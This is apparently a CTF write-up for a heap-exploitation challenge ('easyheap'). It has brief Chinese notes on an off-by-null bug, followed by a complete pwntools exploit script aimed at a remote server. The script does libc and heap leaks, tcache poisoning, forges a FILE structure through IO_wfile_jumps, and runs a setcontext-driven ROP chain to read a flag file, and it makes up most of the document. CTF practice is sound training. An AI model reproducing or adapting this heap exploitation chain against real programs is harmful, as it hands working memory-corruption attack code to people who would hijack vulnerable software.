
Nebu1ea 韩磊 [1504895347@qq.com](mailto:1504895347@qq.com)


Pwn:easyheap

解题思路：

用ida64打开附件CAT\_DE



上方是有漏洞的函数。具体为off\_by\_null漏洞，需要满足被释放块chunk\_size能找到触发块，并且出发快chunk\_size等于被释放的size。这里利用libc地址和堆地址，直接伪造堆，再用off\_by\_null修改inuse，释放被溢出块合并形成堆块重叠就行了。



Exp:

from pwn import \*

conn = remote('182.92.237.102', 2122)

pwn = './CAT\_DE'

libc\_path = './libc.so.6'

libc = ELF(libc\_path)

def ptr\_xor(pos, ptr):

    return p64((pos >> 12) ^ ptr)

def send\_cmd(idx):

    conn.recvuntil("input your car choice >>")

    conn.sendline(str(idx))

def add\_car(size, content):

    send\_cmd(1)

    conn.recvuntil("size:")

    conn.sendline(str(size))

    conn.recvuntil("content:")

    conn.send(content)

def delete\_car(idx):

    send\_cmd(2)

    conn.recvuntil("idx:")

    conn.sendline(str(idx))

def show\_car(idx):

    send\_cmd(3)

    conn.recvuntil("idx:")

    conn.sendline(str(idx))

def edit\_car(idx, content):

    send\_cmd(4)

    conn.recvuntil("idx:")

    conn.sendline(str(idx))

    conn.recvuntil("content:")

    conn.send(content)

add\_car(0x500, 'a')

add\_car(0x100, 'a')

add\_car(0x500, 'a')

add\_car(0x100, 'a')

delete\_car(2)

delete\_car(0)

add\_car(0x500, 'a')

show\_car(0)

conn.recvuntil("context:\n")

libc\_base = u64(conn.recv(8)) - 0x219c00

heap\_base = u64(conn.recv(8)) - 0x290

add\_car(0x500, 'flag\x00')

IO\_list\_all = libc\_base + 0x21a680

add\_car(0x508, 'a')

add\_car(0x4f0, 'a')

add\_car(0x500, 'a')

add\_car(0x100, 'a')

fake\_chunk = heap\_base + 0x11e0

pay1 = 0x300 \* b'\x00' + p64(0) + p64(0x201) + p64(fake\_chunk) + p64(fake\_chunk)

pay1 = pay1.ljust(0x500, b'\x00') + p64(0x200)

edit\_car(4, pay1)

delete\_car(5)

add\_car(0x100, 'a')

add\_car(0x500, 'a')

delete\_car(7)

delete\_car(5)

pay1 = 0x300 \* b'\x00' + p64(0) + p64(0x111) + ptr\_xor(fake\_chunk + 0x10, IO\_list\_all) + p64(0)

pay1 = pay1.ljust(0x500, b'\x00') + p64(0x200)

edit\_car(4, pay1)

add\_car(0x100, 'a')

add\_car(0x100, p64(fake\_chunk + 0x110))

fake\_io = fake\_chunk + 0x110

IO\_wfile\_jumps = libc\_base + 0x2160c0

setcontext\_61 = libc\_base + 0x53a30 + 61

open\_addr = libc\_base + libc.sym['open']

read\_addr = libc\_base + libc.sym['read']

write\_addr = libc\_base + libc.sym['write']

ret = libc\_base + 0x562ed

str\_flag\_addr = heap\_base + 0x2a0

pop\_rdi\_ret = libc\_base + 0x2a3e5

pop\_rsi\_ret = libc\_base + 0x2be51

pop\_rdx\_rbx\_ret = libc\_base + 0x90529

rop = p64(ret) + p64(pop\_rdi\_ret) + p64(str\_flag\_addr) + p64(pop\_rsi\_ret) + p64(0) + p64(open\_addr)

rop += p64(pop\_rdi\_ret) + p64(3) + p64(pop\_rsi\_ret) + p64(fake\_chunk) + p64(pop\_rdx\_rbx\_ret) + p64(0x30) + p64(0x30) + p64(read\_addr)

rop += p64(pop\_rdi\_ret) + p64(1) + p64(write\_addr)

payload = flat({

    0x30: [p64(0), p64(0), p64(0), p64(1), p64(fake\_io + 0x138)],

    0xa0: [p64(fake\_io + 0x30)],

    0xc0: [p64(1)],

    0xd8: [p64(IO\_wfile\_jumps + 0x30)],

    0x110: [p64(fake\_io + 0x118)],

    0x118: flat({

        0x18: [p64(setcontext\_61)]

    }, filler=b'\x00'),

    0x138: flat({

        0x68: p64(fake\_io + 0x1e8),

        0x70: p64(0),

        0x88: p64(0),

        0xa0: p64(fake\_io + 0x1e8),

        0xa8: p64(ret)

    }, filler=b'\x00'),

    0x1e8: flat({

        0x00: rop

    }, filler=b'\x00')

}, filler=b'\x00')

edit\_car(8, payload[0x10:])

send\_cmd(5)

conn.interactive()